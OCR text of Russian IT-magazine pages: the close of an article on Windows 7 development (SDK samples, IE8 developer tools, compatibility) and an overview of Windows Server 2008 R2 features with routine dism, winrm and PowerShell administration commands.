
WINDOWS 7 SDK

Сегодня SDK для Windows 7 находится в стадии beta и это означает, что к релизу его содержимое изменится и пополнится новыми интересными примерами и т.д. Тем не менее, уже сейчас есть, на что посмотреть. Не буду разбирать все примеры, а лучше заострю твое драгоценное внимание на тех, что демонстрируют новые технологии. В первую очередь, это возможности новых платформ. В SDK есть прекрасный пример использования «умного» интерфейса. Всем известный MSDN Reader взаимодействует с датчиками освещения и при изменении их показателей меняет оформление контента. При увеличении яркости света содержимое приложения становится более контрастным (увеличиваются шрифты, добавляется жирность, интервал между строк становится больше), а при уменьшении — возвращается в исходное положение. Поскольку наличие сенсорных датчиков пока считается диковинкой, то для тестирования примеров придется воспользоваться драйвером-эмулятором устройства (поставляется вместе с SDK).

Помимо демонстрации Windows Sensor Platform, в SDK представлены примеры программирования Super Bar (использования JumpList и т.д.), создания интерфейса Scenic Ribbon, новых возможностей фильтрации трафика и т.д. Если ты всерьез собираешься заняться разработкой под Windows 7, то обязательно скачай SDK и разбери его примеры в реальных условиях (скажем, на Windows 7 RC).

INTERNET EXPLORER 8

Наверняка, ты уже знаешь, что в состав Windows 7 войдет новая версия браузера Internet Explorer 8. Изменения в нем затронули как сам движок, так и функционал. Начиная с этой версии, в браузере появились инструменты для разработчиков (Developer Tools), — предназначены



УТИЛИТА ДЛЯ ТЕСТИРОВАНИЯ СОВМЕСТИМОСТИ

они для отладки представления страниц и сценариев, написанных на языке JScript. Используя Developer Tools, ты можешь изменять значения любых тегов html документа «на лету» и просматривать результат изменений. При подгонке дизайна или отладке JScript эти возможности будут весьма кстати. Считай, что юзаешь FireBug, только в IE :).

ВОПРОСЫ СОВМЕСТИМОСТИ

Самый страшный день для любого разработчика — тот, когда хорошо отлаженное приложение приходится переносить под новую версию ОС. На этом шаге всплывают все нестандартные решения и «хаки», которые затрудняют переход. Чем больше было использовано недокументированных функций, тем болезненней будет происходить миграция. Увы, при использовании обходных маневров, никто не может дать гарантии, что используемая тобой суперфункция будет существовать в новой версии ОС. Именно поэтому нужно начинать приучать себя к использованию API исключительно из официальной документации. Если ты закодил приложение под Windows Vista без использования «трюков», то можешь спать спокойно. В 99% оно нормально перенесется и будет безошибочно функционировать и в Windows 7. А если нет... лучше сразу попытаться переписать проблемные участки кода или оставить все, как есть, и надеяться на лучшее.

С приложениями, разработанными под Windows Vista, все понятно: с большинством из них проблем не возникнет. А как быть с теми, что были оптимизированы и созданы для работы, скажем, в Windows XP? Увы, но из-за провала Windows Vista многие остались в XP и продолжали разрабатывать приложения именно под эту ОС. При переносе таких программ в Windows 7 тебя будут встречать те же проблемы, что и при переносе в Windows Vista. Если планируешь перескочить Windows Vista и перенести свое приложение сразу на Windows 7, то крайне рекомендую сначала обкатать свое творение на Vista.

Вместо реального тестирования приложения в Windows 7 ты можешь воспользоваться специальной утилитой Application Verifier (смотри http://blogs.msdn.com), позволяющей выполнить тест на совместимость без непосредственной установки Windows 7. Также очень рекомендую ознакомиться с электронными книгами: «Обеспечение совместимости приложений. Для разработчика» и «Обеспечение совместимости приложений. Для IT-специалиста». Эти книги распространяются совершенно бесплатно, ссылки на их загрузку приведены во врезке.

ЗАКЛЮЧЕНИЕ

В рамках статьи я рассмотрел далеко не все новые технологии, реализованные в Windows 7. За кадром остались: Libraris, Windows WEB Services и т.д. Обо всех остальных новинках ты всегда можешь прочитать на официальных ресурсах компании Microsoft (ссылки представлены во врезке). Увы, многие из новых технологий еще толком не документированы и информации по ним нет.

Подводя итог, хочу сказать, что Windows 7, скорее всего, станет следующей «народной» ОС, которую по достоинству оценят разные категории юзеров, а если ОС сможет завоевать сердца пользователей, то и кодеров долго ждать не придется. Они махом мигрируют в новую ОС... Что ж, поживем-увидим, а пока нам остается ждать финального релиза и потихоньку знакомиться со всеми новинками.

СЕРГЕЙ ЯРЕМЧУК
АНДРЕЙ МАТВЕЕВ

Новое явление длиннорога


Windows Server 2008 R2: обзор возможностей новой версии серверной системы

Все силы разработчиков и маркетологов Microsoft брошены на реабилитацию торговой марки после фактического провала затеи с Vista. В СМИ только и говорят о Windows 7, а о подготовке нового релиза серверной версии Win2k8, получившей лишь скромную прибавку к имени R2, знают немногие. Между тем, тандем из этих двух операционок способен сделать работу в сети более защищенной, продуктивной и удобной.

ИЗНАЧАЛЬНО ДЛЯ WIN2K8R2 ПРЕДУСМАТРИВАЛОСЬ БОЛЕЕ ГРОМКОЕ НАЗВАНИЕ — Windows Server 7, но на конференции PDC 2008 было объявлено, что новинка будет называться именно Windows Server 2008 R2, и ее следует рассматривать не как основной, а как промежуточный релиз. Это породило путаницу и массу вопросов, поскольку сперва всех долго убеждали, что все будет с точностью до наоборот. Парни из Microsoft прояснили ситуацию, указав, что в планах корпорации выпускать новые версии серверных ОС по схеме 2 года (обновление) и 4 года (новый релиз), то есть R2 является именно обновлением после Win2k8. Вероятно, так поступили, чтобы не «затенить» выход семерки. С другой стороны, релиз Win2k8 был радушно принят специалистами, а изменение названия могло бы отпугнуть тех, кто сейчас хочет приобрести эту ОС. Иначе большинство отложат переход и будут дожидаться Win7Server, примерно как сегодня ситуация обстоит с Vista и Win7.
Бета-версия системы стала доступна для загрузки в середине января 2008 года. Точная дата выхода на данный момент не афишируется, но уже известно, что она придется на новогодние праздники. Можно предположить, что после анонса Win7 долго тянуть не будут, и обе системы выйдут если не одновременно, то с небольшой разницей.
Список мажорных новинок, анонсированных в R2, помещается на одной странице, но это как раз тот случай, когда количество перешло в качество. «Мелких» же усовершенствований достаточно много. Но обо всем по порядку.

ЧТО НОВОГО? Среди основных нововведений — обновленная система виртуализации Hyper-V 2.0, поддерживающая технологию Live Migration, которая позволяет «на лету» переносить виртуальные машины между физическими серверами. Динамическое хранилище виртуальных машин предоставляет возможность горячего подключения и отключения хранилищ. Физические и виртуальные системы легко развернуть при помощи VHD (Virtual Hard Disk) файлов. И, в отличие от предыдущей версии ОС, Hyper-V является неотъемлемой частью системы, то есть, нет разделения на обычные версии и «with Hyper-V».
Обновлением Hyper-V тема виртуализации в R2 не исчерпана. Термин «виртуализация» теперь охватывает три технологии: Server Virtualization, Client Virtualization и Presentation Virtualization. Отмечается, что R2 является полноценным VDI-решением (Virtual Desktop Infrastructure, инфраструктура для виртуализации клиентских рабочих мест), обеспечивающим централизованное управление всеми виртуальными системами и простое предоставление компьютеров.
Как это работает? На сервере с поддержкой Hyper-V выполняется множество виртуальных машин с клиентскими ОС от WinXP до Win7. Пользователь (подразумевается, что он сидит за маломощным компом или тонким клиентом под управлением Windows Fundamentals либо Linux), чтобы попасть на свой десктоп, удаленно подключается к отдельной (VDI полностью изолирует виртуальные среды пользователей) виртуальной машине. VM может быть либо жестко закрепленной за ним, либо любой из доступных, — это зависит от типа используемой инфраструктуры VDI — статическая или динамическая. Одним словом, VDI представляет собой своеобразную комбинацию RDP-соединений и виртуализации.
Служба Terminal Services переименована в Remote Desktop Services (RDS), что больше отражает ее назначение — работа в структуре VDI. Но VDI — не единственное нововведение в RDS. Поддерживаются многомониторные конфигурации, видео и аудио очень высокого качества. Пользователи Win7 могут легко получить доступ к удаленному приложению или рабочему столу при помощи нового апплета RemoteApp & Desktop Connection, не чувствуя разницы между локальным и терминальным приложениями.
В стандартную поставку включен обновленный PowerShell 2.0, количество изменений в котором, по сравнению с 1.0, достаточно велико:

- Улучшенный API;
- GUI для создания и отладки скриптов;
- PowerShell в службах Remote Desktop;



• Выполнение команд на удаленной машине с использованием WinRM 2.0;
• Фоновое выполнение задач (PSJob);
• Запуск процесса на одной или нескольких машинах и работа с WPF (Windows Presentation Foundation) — новой подсистеме в составе .NET Framework 3.0, позволяющей создавать красивые графические интерфейсы.

Улучшены некоторые старые командлеты (cmdlets), и появилось около 240 новых.

В обновленный IIS (версии 7.5) интегрированы FTP (с новыми файлами настроек, основанными на .NET XML), WebDav, URLScan 3.x (ограничение типов http-запросов), Administration Pack (управление SQL-базами, конфигуратор, отчеты, фильтрация запросов, www.iis.net/extensions/administrationpack). Ранее все это было реализовано как отдельное расширение, теперь же достаточного одного клика мышки. Улучшена поддержка PHP в реализации FastCGI. Еще в IIS 7.0 было доступно создание приложений в изолированном пуле, что способствовало повышению уровня надежности и безопасности. В IIS 7.5 каждый пул приложений запускается с уникальным, менее привилегированным уровнем подлинности. Кстати, о том, что новому IIS полностью доверяют, свидетельствует и тот факт, что в феврале Microsoft перевел свой сайт на версию 7.5.

Сюда же добавим возможность публикации одним кликом в Visual Studio 10, новые счетчики производительности и инструмент управления Web Deployment Tool (MS Deploy), позволяющий администраторам Web-серверов без труда развертывать, синхронизировать и мигрировать сайты, включая конфигурацию, контент и SSL-сертификаты.

В Server Core теперь также можно установить .NET, включая ASP.NET и PowerShell. Ставим 2.0 and 3.0 .NET Framework при помощи новой утилиты DISM (Deployment Image Servicing and Management), которая входит в стандартную поставку системы и в комплект WAIK (ключ /Online позволяет управлять настройками рабочей системы):

```
> dism /Online /Enable-Feature /
FeatureName:NetFx2-ServerCore
> dism /Online /Enable-Feature /
FeatureName:NetFx3-ServerCore
```


Интересное нововведение — возможность дополнительной установки атрибутов и свойств на файлы в File Server Resource Manager. Это фактически совмещает NTFS с библиотеками SharePoint и дает практически безграничные возможности для обработки файлов по различным характеристикам.

ОТНЫНЕ ТОЛЬКО 64BIT Ранее сообщалось, что Win2k8 будет последней 32-битной версией серверной ОС. Так и произошло — R2 будет выпущена только для архитектур x64/ia64. Компании AMD и Intel уже не выпускают 32-битных процессоров для серверов на базе архитектуры x86, поэтому уход с рынка 32-битных и смещение акцентов в сторону 64-битных ОС и приложений выглядит вполне логично. Хотя поддержка 32-битных приложений в R2 осталась и реализована при помощи слоя эмуляции WOW64 (Windows on Windows64). По умолчанию в версии Server Core и Hyper-V поддержка WOW64 отключена. Чтобы включить поддержку 32-битных приложений, администратору достаточно выполнить одну команду:

```
> dism /Online /Enable-Feature /
FeatureName:ServerCore-WOW64
```


И — для поддержки 32-битных .NET-приложений:

```
> dism /Online /Enable-Feature /
FeatureName:NetFx2-ServerCore
> dism /Online /Enable-Feature /
FeatureName:NetFx2-ServerCore-
WOW64
```






НА РАБОЧЕМ СТОЛЕ ВСЕ СДЕЛАНО В СТИЛЕ WINDOWS 7



ОБНОВЛЕННЫЙ UAC В ДЕЙСТВИИ



ДЛЯ НЕКОТОРЫХ РОЛЕЙ ДОСТУПЕН ИНСТРУМЕНТ BEST PRACTICE ANALYSER

HTTP://WWW

links


Ресурсы по Windows Server 2008 R2:

• информация для IT-профессионалов на Microsoft TechNet — go.microsoft.com/fwlink/?LinkID=66006.

• информация для разработчиков на Microsoft MSDN — go.microsoft.com/fwlink/?LinkId=67404.

• статьи в Support Knowledge Base (KB) — go.microsoft.com/fwlink/?LinkID=55142.

• новостные группы Microsoft Connect — go.microsoft.com/fwlink/?LinkId=50067.



info

• Обзор Windows 7 с точки зрения IT-специалиста смотри в предыдущем номере журнала.

• Обзор нововведений и возможностей Win2k8 смотри в статье «Кодовое имя Longhorn» майского номера за 2008 год.

Или так:

```
> start /w ocsetup ServerCore-WOW64
> start /w ocsetup NetFx2-ServerCore-WOW64
```

Разработчики получили рекомендации по адаптации, тестированию и проверке совместимости своих приложений с WOW64. Но, судя по всему, использование 32-битных приложений не приветствуется.

Текущая версия Win2k8 поддерживает до 64 логических процессора. В R2 их количество увеличили до 256. Учитывая, что в последнее время количество ядер на одном физическом процессоре постоянно увеличивается, такой запас лишним точно не будет. Причем, если ядра не используются, их можно выключить, тем самым, сэкономив толику электроэнергии. Виртуальная машина, запущенная под новым Hyper-V, поддерживает до 32 логических CPU (в предыдущем варианте их было всего 4). Кстати, под логическим процессором в Винде понимается не только количество ядер, но и одновременное количество обрабатываемых потоков. В сообщениях проскакивало, что Win2k8R2 может работать с 32 4-ядерными процессорами, каждое ядро которых одновременно обрабатывает по 2 потока данных (32 CPU x 4 ядра x 2 потока данных = 256).

Названы минимальные системные требования: 1.4 ГГц 64bit CPU, 512 Мб RAM, HDD 10 Гб. Рекомендуемые, как ты понимаешь, существенно выше. При планировании конфигурации сервера следует также учитывать, что версия Standard поддерживает максимум 32 Гб RAM, а Enterprise и Datacenter до 2 Тб RAM.

В R2 доступны и многие другие новинки; некоторые из них встречались в семерке. Так, в Windows Firewall может быть активно несколько профилей (Private, Public или Domain), что не вызывает проблем при подключении к нескольким сетям; добавлена поддержка http-ссылок в QoS, реализованы VPN Reconnect и DHCP Failover. Служба QoS позволяет приоритезировать трафик при доступе к определенным ресурсам. Ранее во вкладке «Application Name» в «Policy-Based QoS» было только два пункта, при помощи которых можно было задать либо все, либо определенные приложения. Теперь же вкладка называется «Application Name or URL», и здесь можно задать имя/шаблон http-ресурса, трафику которого будет назначаться повышенный приоритет.


Новая функция VPN Reconnect, являющаяся частью RRAS («Служба маршрутизации и дистанционного доступа»), позволяет VPN-клиенту автоматически восстанавливать VPN-подключение в ситуации, когда связь с VPN-сервером временно оборвалась (прежде это нужно было делать вручную или выжидать довольно длительный тайм-аут). Чтобы задействовать VPN Reconnect, следует выбрать тип VPN IKEv2 (Internet Key Exchange, описан в RFC 4306).


ИНСТРУМЕНТЫ УПРАВЛЕНИЯ


Установка новой системы, которая еще в Win2k8 была упрощена до последовательного нажатия клавиши «Next», в R2 практически не изменилась (кстати, на бете при установке внизу экрана маячит надпись Windows 7). Всю установку можно произвести буквально за 6 кликов мышки, — после нескольких перезагрузок и ввода пароля администратора получаем готовую систему. В окне регистрации можно создать дискету для сброса пароля (именно дискету, а не CD/DVD, так что потребуется флопповод). При создании разделов жесткого диска мастер по умолчанию создает два раздела (загрузочный и системный), чтобы не было проблем с активацией BitLocker.

Субъективно обновленная ОС работает шустрее предыдущей, особенно хорошо это видно под виртуалками. После загрузки тебя встретит рабочий стол, стилизованный под Win7. Чтобы изменить разрешение экрана, не нужно вызывать панель Appearance. Вместо нее в контекстном меню расположен пункт Screen Resolution. Все остальные изменения производятся через «Панель Управления». Вообще, по части перестройки интерфейса здесь достаточно изменений, но думаю, тебя интересуют совсем другие инструменты.

Не успели привыкнуть ко всем новшествам Win2k8, как в R2 получили еще ряд усовершенствований. Запустившийся сразу же «Initial Configuration Task», при помощи которого выполняются первоначальные настройки, не изменился. Но в Server Manager появилась возможность, которой ранее явно не хватало — удаленное подключение к другому серверу. Теперь достаточно перейти в Action — Connect to Another Computer и ввести данные другой системы, работающей под управлением R2. И самое главное: поддерживается удаленное управление не только системы в полной установке, но и в Server Core. То есть, у многих админов не будет мук выбора: использовать безопасный и быстрый, но неудобный/непривычный в управлении Core или установить полную систему. Также следует отметить, что Server Manager является частью Remote Server Administration Tools для Win7 (при помощи RSAT можно управлять Win2k3 и Win2k8). В доменной среде, если есть соответствующие права, проблем с подключением не будет. А в одноранговой сети компьютер, с которого производится удаленное подключение, должен быть добавлен в «trusted hosts» (подробности по WinRM смотри в статье «Командный забег в лагерь Лонгхорна», опубликованной в февральском номере][за 2009 год).


НОВЫЕ КОМАНДЛЕТЫ POWERSHELL УПРОЩАЮТ УПРАВЛЕНИЕ РОЛЯМИ


СПИСОК РОЛЕЙ И КОМПОНЕНТОВ В WIN2K8R2 ИЗМЕНИЛСЯ


SERVER MANAGER ТЕПЕРЬ ПОЗВОЛЯЕТ УПРАВЛЯТЬ УДАЛЕННОЙ СИСТЕМОЙ

```
> winrm set winrm/config/client @

{TrustedHosts="system, system2"}
```

При выполнении задач администрирования UAC может вмешиваться и блокировать работу. Чтобы этого избежать, следует выбрать раздел HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system, где создать параметр LocalAccountTokenFilterPolicy типа DWORD со значением 1.
Кстати, если из-под обычной учетной записи запускать в консоли команды, требующие прав админа, то можно получить сообщение «Elevated permissions are required to run ...». Решается это просто: выбираем в меню «Пуск» ярлык cmd.exe и в контекстном меню пункт «Run as administrator».
Список ролей и компонентов изменился, теперь их количество равно 17 и 40 (в Win2k8 — 16 и 35), некоторые роли получили другое название. Например, на смену технологии Terminal Services пришла новая — Remote Desktop Services, соответственно, поменялось и название. WSUS теперь является частью R2. И его не нужно самостоятельно тянуть из инета и устанавливать, следя за зависимостями. В компонентах находим BranchCache (локальное кэширование данных, полученных с центрального сервера), консоль управления Direct Access (упрощает подключение пользователей к корпоративной сети), WinRM IIS Extension (компонент предназначен для управления сервером с использованием протокола WS-Management), а также средства миграции Windows Server Migration Tools (позволяют передавать некоторые роли и настройки с серверов Win2k3-Win2k8 в R2).
Для отдельных ролей (Web-server IIS, AD Domain Services, AD Sertificate Services, DNS, RDS) доступен инструмент Best Practices Analyzer (BPA). Он поможет настроить роль в соответствии с рекомендациями Microsoft, а в случае возникновения проблем — понять, что же собственно произошло, и при необходимости вернуть систему в начальное состояние. Три новых командлета для PowerShell — Add-WindowsFeature, Get-WindowsFeature и Remove-WindowsFeature позволяют добавить, удалить и просмотреть информацию о выбранной роли. Да, чтобы они были доступны, не забываем вначале работы загрузить модуль Servermanager. Например:

```
PS C:\> Import-Module servermanager

PS C:\> Get-WindowsFeature
```

И ставим нужный, выбрав из списка его название:

```
PS C:\> Add-WindowsFeature -Name "File-Services"
-IncludeAllSubFeature
```

НОВОЕ В ACTIVE DIRECTORY

Сервис AD DS (Active Directory Domain Services) получил в R2 несколько новых и весьма интересных функций. Например, появилась корзина Active Directory Recycle Bin, напоминающая корзину Windows. Теперь случайно удаленный объект может быть быстро восстановлен. Учитывая, что ранее операция по реанимации учетной записи требовала больших усилий, такая возможность может только приветствоваться.
Восстановленный из AD RB объект получает все свои атрибуты. По умолчанию срок жизни удаленного объекта в AD RB составляет 180 дней, после чего он переходит в состояние «Recycle Bin Lifetime», теряет атрибуты и через некоторое время полностью удаляется. Изменить это значение можно, установив параметр msDS-deletedObjectLifetime. Если домен находится на уровне Win2k8R2, корзина AD активируется автоматически.
Новые командлеты PowerShell упростили администрирование сервером при помощи командной строки. Перевести домен в R2 режим очень просто:

```
PS C:\> Set-ADForestMode -Identity domain.ru
-ForestMode Windows2008R2Forest
```

Теперь включаем AD RB:

```
PS C:\> Enable-ADOptionalFeature -Identity 'CN=Recycle
Bin Feature,CN=Optional Features,CN=Directory

Service,CN=Windows NT,CN=Services,CN=Configuration,DC=
domain,DC=ru' -Scope Forest -Target 'domain.ru'
```

Просмотреть список удаленных объектов можно при помощи утилиты ldp.exe или воспользовавшись командлетами Get-ADObject и Restore-ADObject.
